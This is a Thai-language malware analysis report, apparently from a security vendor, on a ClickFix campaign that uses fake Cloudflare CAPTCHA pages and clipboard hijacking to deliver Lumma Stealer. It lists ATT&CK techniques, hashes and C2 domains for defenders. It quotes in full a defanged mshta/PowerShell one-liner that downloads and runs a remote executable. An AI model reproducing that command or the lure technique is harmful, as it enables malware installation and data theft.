

บทนำ:
เมื่อไม่นานมานี้ เราได้ระบุแคมเปญมัลแวร์ใหม่ที่ใช้หน้า CAPTCHA ปลอมเพื่อส่ง Lumma Stealer ซึ่งเป็นโปรแกรมขโมยข้อมูลที่ทำงานภายใต้รูปแบบมัลแวร์แบบบริการ (MaaS) ซึ่งค้นพบครั้งแรกในปี 2022 ในแคมเปญก่อนหน้านี้ รวมถึงแคมเปญในช่วงกลางปี 2024 ผู้โจมตีใช้ ClickFix ซึ่งเป็นกลวิธีหลอกลวงที่เกี่ยวข้องกับการฟิชชิ่งและหน้า reCAPTCHA ปลอมเพื่อกำหนดเป้าหมายหน้ายืนยันตัวตนของ Google

ในแคมเปญล่าสุดนี้ ผู้โจมตียังคงใช้ ClickFix โดยใช้ประโยชน์จากฟิชชิ่งและหน้า reCAPTCHA ปลอมเพื่อหลอกล่อเหยื่อให้รันคำสั่งอันตรายที่คัดลอกไปยังคลิปบอร์ด อย่างไรก็ตาม ขณะนี้พวกเขาได้เปลี่ยนความสนใจไปที่การปลอมแปลงหน้ายืนยันตัวตนของ Cloudflare รายงานฉบับนี้จะอธิบายขั้นตอนต่างๆ ของห่วงโซ่การติดเชื้อ ClickFix ได้แก่ หน้า ClickFix ที่ปลอมตัวเป็น Cloudflare reCAPTCHA วิธีที่ ClickFix ใช้ MSHTA และ PowerShell เพื่อส่ง .NET loader
ห่วงโซ่การติดเชื้อ:


กระบวนการแพร่ระบาดเริ่มต้นด้วยหน้า CAPTCHA ปลอมที่ออกแบบมาเพื่อหลอกล่อเหยื่อให้เรียกใช้คำสั่งที่เป็นอันตราย หน้าเว็บจะแสดงข้อความหลอกลวง เช่น “ฉันไม่ใช่หุ่นยนต์ – การตรวจสอบ Cloudflare” กระตุ้นให้ผู้ใช้คัดลอกและเรียกใช้คำสั่งที่ให้ไว้ในกล่องโต้ตอบ Run ของ Windows เมื่อเรียกใช้คำสั่งแล้ว จะเรียกใช้ mshta.exe ซึ่งจะเรียกใช้ VBScript ที่ฝังอยู่ VBScript จะสร้างออบเจ็กต์ WScript.Shell เพื่อเรียกใช้ คำสั่ง PowerShellจากนั้น PowerShell จะใช้ Invoke-WebRequest เพื่อดาวน์โหลดเพย์โหลดที่เป็นอันตราย (g.exe) จากเซิร์ฟเวอร์ระยะไกลและบันทึกไว้ในโฟลเดอร์ Downloads หลังจากนั้น v.exe จะถูกเรียกใช้โดยใช้ Start-Process ซึ่งเป็นการเริ่มต้นขั้นตอนต่อไปของการโจมตี ไฟล์ v.exe ทำหน้าที่เป็นตัวโหลด ซึ่งจะถอดรหัสและฉีด Lumma Stealer เข้าไปในหน่วยความจำ
การวิเคราะห์สคริปต์ JS ที่ฝังไว้:
สคริปต์นี้ออกแบบมาเพื่อโจมตีทางวิศวกรรมสังคมโดยการหลอกล่อผู้ใช้ให้คัดลอกและดำเนินการคำสั่ง PowerShell ที่เป็นอันตราย การโจมตีนี้ปลอมตัวเป็นกระบวนการตรวจสอบตัวตนของ Cloudflare ทำให้ดูเหมือนถูกต้องตามกฎหมายในขณะที่ดำเนินกิจกรรมที่เป็นอันตรายอย่างเงียบๆ
เพย์โหลดที่เป็นอันตรายในองค์ประกอบพื้นที่ข้อความ:

สคริปต์ JS ที่เป็นอันตรายประกอบด้วยองค์ประกอบพื้นที่ข้อความสององค์ประกอบที่ฝังอยู่กับคำสั่ง PowerShell และ MSHTA ที่เป็นอันตราย เพย์โหลดแรกจะรันคำสั่ง PowerShell ที่ออกแบบมาเพื่อดาวน์โหลดและเรียกใช้ไฟล์ที่เป็นอันตราย (kyc.mp4) จาก hxxps[:]//deskbot.net วิธีการนี้ใช้เพื่อส่ง Lumma Stealer ซึ่งมีคำอธิบายประกอบในไฟล์ JavaScript (ดูรูปที่ 3)
องค์ประกอบพื้นที่ข้อความที่สองใช้ mshta.exe เพื่อดำเนินการ VBScript ที่เปิดใช้คำสั่ง PowerShell
mshta vbscript:Execute(“CreateObject(“”WScript.Shell””).Run(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Downloads\v.exe; Start-Process $HOME\Downloads\v.exe””,0)(window.close) ' ฉันไม่ใช่หุ่นยนต์ – รหัสยืนยัน Cloudflare: 5mUiAHM”)
โปรแกรมนี้ใช้ Invoke-WebRequest (iwr) เพื่อดาวน์โหลดไฟล์ “ g.exe”จากkvndbb3[.]comและบันทึกเป็น“v.exe”ในโฟลเดอร์ดาวน์โหลด จากนั้นจึงเรียกใช้งานโดยใช้ Start-Process วิธีนี้ถูกใช้เป็นเทคนิคการหลบเลี่ยงในมัลแวร์โจมตีเพื่อหลีกเลี่ยงมาตรการรักษาความปลอดภัยโดยใช้ประโยชน์จากไฟล์ต่างๆ เช่น mshta.exe และ WScript.Shell

กลยุทธ์การตรวจสอบตัวตนปลอม:
หนึ่งในแง่มุมที่หลอกลวงที่สุดของสคริปต์นี้คือการใช้กลไกการตรวจสอบมนุษย์ปลอม ซึ่งเลียนแบบกระบวนการตรวจสอบของ Cloudflare เพื่อทำให้ผู้ใช้เชื่อว่าจำเป็นต้องทำขั้นตอนเพิ่มเติม เมื่อผู้ใช้คลิกปุ่มตรวจสอบ สคริปต์จะคัดลอกคำสั่งอันตรายที่ซ่อนอยู่ไปยังคลิปบอร์ดโดยอัตโนมัติ จากนั้นเหยื่อจะถูกหลอกให้วางและรันคำสั่งนี้ในเทอร์มินัล ซึ่งทำให้สามารถดาวน์โหลดและรันมัลแวร์ได้
เพื่อให้การโจมตีมีประสิทธิภาพมากขึ้น สคริปต์จึงได้รวมเอาการแปลภาษาต่างๆ ไว้หลายภาษา (อังกฤษ สเปน จีน อาหรับ ฮินดี และอื่นๆ) ซึ่งหมายความว่าผู้โจมตีกำลังเล็งเป้าหมายไปที่กลุ่มเป้าหมายทั่วโลก ซึ่งเพิ่มโอกาสในการติดไวรัสสำเร็จ
กลไกการแย่งชิงคลิปบอร์ด:

สคริปต์นี้ใช้ ฟังก์ชัน copyToClipboard()ซึ่งจะเลือกคำสั่ง PowerShell ที่เป็นอันตรายภายในพื้นที่ข้อความที่ซ่อนอยู่ และคัดลอกไปยังคลิปบอร์ดเมื่อผู้ใช้กดปุ่มยืนยัน นี่เป็นเทคนิคที่แยบยลเพื่อทำให้ผู้ใช้เรียกใช้โค้ดที่เป็นอันตรายโดยไม่รู้ตัว ดังแสดงในรูปที่ 3 และรูปที่ 5
เมื่อคัดลอกแล้ว ผู้โจมตีจะสั่งให้ผู้ใช้วางและรันคำสั่งในเทอร์มินัล PowerShell หากถูกเรียกใช้งาน มัลแวร์จะถูกดาวน์โหลด ติดตั้ง และอาจถูกใช้เพื่อสร้างการคงอยู่ในเครื่องของเหยื่อ
การวิเคราะห์ของ dotnet loader:
Loader ใช้เทคนิคต่อต้านการวิเคราะห์ที่หลากหลายเพื่อขัดขวางนักวิจัยและหลบเลี่ยงการตรวจจับ การวิเคราะห์ของเราแสดงให้เห็นว่า Loader ตรวจสอบช่วงเวลาการดำเนินการเพื่อตรวจจับสภาพแวดล้อมการดีบักหรือแซนด์บ็อกซ์ การตรวจสอบนี้ช่วยระบุความพยายามในการวิเคราะห์ที่อาจเกิดขึ้น ดังแสดงในรูปที่ 8



ระหว่างการวิเคราะห์ตัวโหลด เราพบว่ามันถอดรหัสเพย์โหลดที่สองโดยใช้คีย์ที่แสดงในรูปที่ 9 จากนั้นโค้ดที่ถอดรหัสแล้วจะถูกฉีดเข้าไปในหน่วยความจำของกระบวนการโดยใช้APIเช่น VirtualProtect ตามด้วย WriteProcessMemory และ CreateThread เพื่อเรียกใช้เพย์โหลดที่ฉีดเข้าไป เทคนิคนี้มักใช้เพื่อหลีกเลี่ยงการตรวจจับและทำให้มั่นใจได้ว่าโค้ดที่เป็นอันตรายทำงานในหน่วยความจำดังแสดงในรูปที่ 10 ด้านล่าง
การวิเคราะห์เพย์โหลด (Lumma Stealer):

ตัวอย่างเพย์โหลดเป็นตัวอย่าง 32 บิตที่มีข้อมูลเข้ารหัสและสตริง

ระบบจะแจ้งกล่องโต้ตอบพร้อมข้อความ “คุณต้องการรันมัลแวร์หรือไม่” ซึ่งทำหน้าที่เป็นการตรวจสอบขั้นสุดท้ายก่อนดำเนินการรันมัลแวร์ ดังแสดงในรูปที่ 12
ความสามารถในการแก้ไข API:

มีความสามารถในการแก้ไข API โดยใช้เทคนิคการแฮช API ตามที่แสดงในรูปที่ 13 ด้านล่าง
การกรองข้อมูล

มัลแวร์นี้ใช้ประโยชน์จาก API ของ Windows GDI รวมถึง BitBlt และ CreateCompatibleBitmap เพื่อจับภาพหน้าจอทั้งหมดและจัดเก็บเนื้อหาที่จับได้เป็นภาพบิตแมป

นอกจากนี้ยังพยายามขโมยข้อมูลสำคัญจากคลิปบอร์ดโดยใช้ GetClipboardData API เมื่อดึงข้อมูลออกมาแล้ว จะสร้างการเชื่อมต่อแบบสั่งการและควบคุม (C2C) เพื่อขโมยข้อมูลที่ถูกขโมยไป
การเชื่อมต่อ C2C:
Stealer ใช้ Mozilla/5.0 ในสตริง User-Agent เพื่อผสานเข้ากับทราฟฟิกเว็บที่ถูกต้องตามกฎหมายขณะสื่อสารกับเซิร์ฟเวอร์ C2C กลยุทธ์นี้ช่วยให้ Stealer หลีกเลี่ยงการตรวจจับโดยโซลูชันความปลอดภัยที่ตรวจสอบทราฟฟิกเครือข่ายเพื่อหาความผิดปกติ


มัลแวร์อาศัยโดเมนที่เข้ารหัสไว้ 7 แห่งเป็นเซิร์ฟเวอร์ควบคุมและสั่งการเพื่ออำนวยความสะดวกในการอัปเดต รับคำสั่ง และขโมยข้อมูลที่ถูกขโมยไป
สรุป:
แคมเปญ ClickFix แสดงให้เห็นว่าผู้ก่อภัยคุกคามยังคงใช้เทคนิควิศวกรรมสังคมเพื่อหลบเลี่ยงมาตรการรักษาความปลอดภัยและหลอกลวงผู้ใช้อย่างไร ในแคมเปญนี้ ผู้โจมตีสามารถส่งและรัน Lumma Stealer ได้อย่างมีประสิทธิภาพด้วยการใช้หน้า CAPTCHA ปลอมของ Cloudflare การแฮ็กคลิปบอร์ด และการใช้ยูทิลิตี้ของ Windows อย่าง MSHTA และ PowerShell ตัวโหลด .NET ที่ใช้ในการโจมตีนี้ประกอบด้วยเทคนิคป้องกันการวิเคราะห์เพื่อหลีกเลี่ยงการตรวจจับ การใช้ภาษาหลายภาษาในแคมเปญนี้เน้นย้ำถึงวิธีการกำหนดเป้าหมายทั่วโลก ทำให้เป็นภัยคุกคามที่แพร่หลาย
เทคนิค MITRE ATT&CK:
| ชื่อ | รหัสเทคนิค | ชื่อ |
| การตรวจสอบแคปต์ชาปลอม | T1566 | ฟิชชิ่ง |
| การดำเนินการของ PowerShell | T1204
T1059.001 |
การดำเนินการของผู้ใช้ ล่ามคำสั่งและสคริปต์: PowerShell |
| การประหารชีวิตมชตา
|
T1218.005
T1027.009 |
การดำเนินการพร็อกซีไบนารีของระบบ: Mshta ไฟล์หรือข้อมูลที่สับสน: เพย์โหลดที่ฝังไว้ |
| จับภาพหน้าจอ | T1113 | จับภาพหน้าจอ |
| ดำเนินการโหลดที่เข้ารหัสโดยใช้ PowerShell.exe
|
T1059.001
T1027.013 |
ล่ามคำสั่งและสคริปต์: PowerShell ไฟล์หรือข้อมูลที่ถูกบดบัง: ไฟล์ที่เข้ารหัส/เข้ารหัสแล้ว |
| จับอินพุต | T1056 | Keylogging |
| การหลบหลีกการป้องกัน | T1055.012 | กระบวนการฉีด: กระบวนการกลวง
|
| การแทรกเนื้อหา | T1659 | การฉีดโค้ดที่เป็นอันตรายเข้าไปในระบบ |
| ควบคุมและสั่งการ | T1071.001 | Application Layer Protocol: โปรโตคอลเว็บ
|
การป้องกัน:
โทรจัน.กานาราวา.1739530256ee4fbc
โทรจัน.กานาราวา.1739337049382d41
โทรจัน.ลัมมาสตีลเลอร์ซีอาร์
IOCs:
| MD5 | ชื่อไฟล์ |

| 9A926390B4E4EF1EEC4E9E6C80382D41 | วี.เอ็กซ์ซี |
| 049F8BF92786B0AFF493BC8533EE4FBC | บรรทุกของลัมมา |
| C2C | |
| ignoredshee.com | |
| breedertremnd.com | |
| garulouscuto.com | |
| torpdidebar.com | |
| hopeestreamed.com | |
| actiothreaz.com | |
| importenptoc.com | |
| rebeldettern.com | |
| torpdidebar.com | |
| voicesharped.com
|
|
ผู้เขียน:
ซูเมน พม่า
ไวภาฟ บิลลาเด



